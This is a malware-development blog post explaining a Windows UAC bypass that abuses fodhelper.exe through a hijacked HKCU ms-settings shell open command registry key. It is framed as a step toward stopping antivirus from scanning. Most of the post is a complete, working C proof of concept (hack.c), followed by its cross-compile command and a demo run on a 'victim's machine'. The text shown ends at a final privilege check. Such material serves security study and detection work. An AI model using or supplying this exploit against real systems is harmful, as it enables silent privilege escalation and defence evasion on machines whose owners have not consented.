


Malware AV/VM evasion - part 17: bypass UAC via fodhelper.exe. Simple C++ example.

cocomelonc.github.io/malware/2023/06/19/malware-av-evasion-17.html

June 19, 2023

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post appeared as an intermediate result of one of my research projects in which I am going to bypass the antivirus by depriving it of the right to scan, so this is the result of my own research on the first step, one of the interesting UAC bypass trick: via `fodhelper.exe` with registry modification.


registry modification

The process of modifying a registry key has as its end objective the rerouting of an elevated program's execution flow to a command that has been managed. The most common misuses of key values involve the manipulation of `windir` and `systemroot` environment variables, as well as shell open commands for particular file extensions (depending on the program that is being targeted):

- HKCU\\Software\\Classes\\<targeted_extension>\\shell\\open\\command (Default or DelegateExecute values)
- HKCU\\Environment\\windir
- HKCU\\Environment\\systemroot

fodhelper.exe

`fodhelper.exe` was introduced in Windows 10 to manage optional features like region-specific keyboard settings. It's location is: `C:\Windows\System32\fodhelper.exe` and it is signed by Microsoft:



```

Administrator: Windows PowerShell
PS C:\>
PS C:\> cd .\Users\user\Documents\SysinternalsSuite\
PS C:\Users\user\Documents\SysinternalsSuite> .\sigcheck.exe C:\windows\System32\fodhelper.exe

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\fodhelper.exe:
  Verified:      Signed
  Signing date: 8:23 AM 9/7/2022
  Publisher:    Microsoft Windows
  Company:      Microsoft Corporation
  Description:  Features On Demand Helper
  Product:      Microsoft« Windows« Operating System
  Prod version: 10.0.19041.1
  File version: 10.0.19041.1 (WinBuild.160101.0800)
  MachineType: 64-bit
PS C:\Users\user\Documents\SysinternalsSuite>
  
```

When `fodhelper.exe` is started, process monitor begins capturing the process and discloses (among other things) all registry and filesystem read/write operations. The read registry accesses are one of the most intriguing activities, despite the fact that some specific keys or values are not discovered. Because we do not require special permissions to modify entries, `HKEY_CURRENT_USER` registry keys are particularly useful for testing how a program's behavior may change after the creation of a new registry key.

`fodhelper.exe`, searches for `HKCU:\Software\Classes\ms-settings\shell\open\command`. This key does not exist by default in Windows 10:

fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Desired Access: Query Value
fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\Command	NAME NOT FOUND	Desired Access: Maximum Allowed
fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND	Desired Access: Maximum Allowed
fodhelper.exe	High	RegQueryValue	HKCR\ms-settings\Shell\Open\MultiSelectModel	NAME NOT FOUND	Length: 144
fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND	Desired Access: Maximum Allowed

So, when malware launches `fodhelper` (as we know, a Windows binary that permits elevation without requiring a UAC prompt) as a Medium integrity process, Windows automatically elevates `fodhelper` from a Medium to a High integrity process. The High

integrity `fodhelper` then tries to open a `ms-settings` file using the file's default handler. Since the malware with `medium integrity` has commandeered this handler, the elevated `fodhelper` will execute an attack command as a process with high integrity.

practical example

So, let's go to create PoC for this logic. First of all create registry key and set values - our registry modification step:

```
HKEY hkey;
DWORD d;

const char* settings = "Software\\Classes\\ms-settings\\Shell\\Open\\command";
const char* cmd = "cmd /c start C:\\Windows\\System32\\cmd.exe"; // default program
const char* del = "";

// attempt to open the key
LSTATUS stat = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)settings, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
printf(stat != ERROR_SUCCESS ? "failed to open or create reg key\n" : "successfully
create reg key\n");

// set the registry values
stat = RegSetValueEx(hkey, "", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));
printf(stat != ERROR_SUCCESS ? "failed to set reg value\n" : "successfully set reg
value\n");

stat = RegSetValueEx(hkey, "DelegateExecute", 0, REG_SZ, (unsigned char*)del,
strlen(del));
printf(stat != ERROR_SUCCESS ? "failed to set reg value: DelegateExecute\n" :
"successfully set reg value: DelegateExecute\n");

// close the key handle
RegCloseKey(hkey);
```

As you can see, just creates a new registry structure in: `HKCU:\\Software\\Classes\\ms-settings\\` to perform UAC bypass.

Then, start elevated app:

```
// start the fodhelper.exe program
SHELLEXECUTEINFO sei = { sizeof(sei) };
sei.lpVerb = "runas";
sei.lpFile = "C:\\Windows\\System32\\fodhelper.exe";
sei.hwnd = NULL;
sei.nShow = SW_NORMAL;

if (!ShellExecuteEx(&sei)) {
    DWORD err = GetLastError();
    printf (err == ERROR_CANCELLED ? "the user refused to allow privileges
elevation.\n" : "unexpected error! error code: %ld\n", err);
} else {
    printf("successfully create process =^..^=\n");
}

return 0;
```

That's all.

Full source code is looks like [hack.c](#):

```

/*
 * hack.c - bypass UAC via fodhelper.exe
 * (registry modifications). C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/06/19/malware-av-evasion-17.html
 */
#include <windows.h>
#include <stdio.h>

int main() {
    HKEY hkey;
    DWORD d;

    const char* settings = "Software\\Classes\\ms-settings\\Shell\\Open\\command";
    const char* cmd = "cmd /c start C:\\Windows\\System32\\cmd.exe"; // default program
    const char* del = "";

    // attempt to open the key
    LSTATUS stat = RegCreateKeyEx(HKEY_CURRENT_USER, (LPCSTR)settings, 0, NULL, 0,
KEY_WRITE, NULL, &hkey, &d);
    printf(stat != ERROR_SUCCESS ? "failed to open or create reg key\n" : "successfully
create reg key\n");

    // set the registry values
    stat = RegSetValueEx(hkey, "", 0, REG_SZ, (unsigned char*)cmd, strlen(cmd));
    printf(stat != ERROR_SUCCESS ? "failed to set reg value\n" : "successfully set reg
value\n");

    stat = RegSetValueEx(hkey, "DelegateExecute", 0, REG_SZ, (unsigned char*)del,
strlen(del));
    printf(stat != ERROR_SUCCESS ? "failed to set reg value: DelegateExecute\n" :
"successfully set reg value: DelegateExecute\n");

    // close the key handle
    RegCloseKey(hkey);

    // start the fodhelper.exe program
    SHELLEXECUTEINFO sei = { sizeof(sei) };
    sei.lpVerb = "runas";
    sei.lpFile = "C:\\Windows\\System32\\fodhelper.exe";
    sei.hwnd = NULL;
    sei.nShow = SW_NORMAL;

    if (!ShellExecuteEx(&sei)) {
        DWORD err = GetLastError();
        printf (err == ERROR_CANCELLED ? "the user refused to allow privileges
elevation.\n" : "unexpected error! error code: %ld\n", err);
    } else {
        printf("successfully create process =^..^=\n");
    }
}


```

```
return 0;
}
```

demo

Let's go to see everything in action. First, let's check registry:

```
reg query "HKCU\Software\Classes\ms-settings\Shell\open\command"
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd .\Desktop\research\2023-06-19-malware-av-evasion-17\
PS C:\Users\user\Desktop\research\2023-06-19-malware-av-evasion-17> reg query "HKCU\Software\Classes\ms-settings\Shell\open\command" /s
ERROR: The system was unable to find the specified registry key or value.
```

Also, check our current privileges:

```
whoami /priv
```




```
PS C:\Users\user\Desktop\research\2023-06-19-malware-av-evasion-17> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
-----
SeShutdownPrivilege      Shut down the system       Disabled
SeChangeNotifyPrivilege  Bypass traverse checking   Enabled
SeUndockPrivilege        Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege      Change the time zone       Disabled
```

Compile our `hack.c` PoC in attacker's machine:


```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
(cocomelon@kali) [~/hacking/cybersec_blog/2023-06-19-malware-av-evasion-17]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelon@kali) [~/hacking/cybersec_blog/2023-06-19-malware-av-evasion-17]
└─$ ls -lt
total 44
-rwxr-xr-x 1 cocomelon cocomelon 40960 Jun 20 23:16 hack.exe
-rw-r--r-- 1 cocomelon cocomelon 1667 Jun 20 23:16 hack.c
```


Then, just run it in the victim's machine (Windows 10 x64 1903 in my case):

```
.\hack.exe
```



As you can see, `cmd.exe` is launched. Check registry structure again:


```
reg query "HKCU\Software\Classes\ms-settings\Shell\open\command"
```



As you can see, the registry has been successfully modified.


Check privileges in our launched `cmd.exe` session:

`whoami /priv`

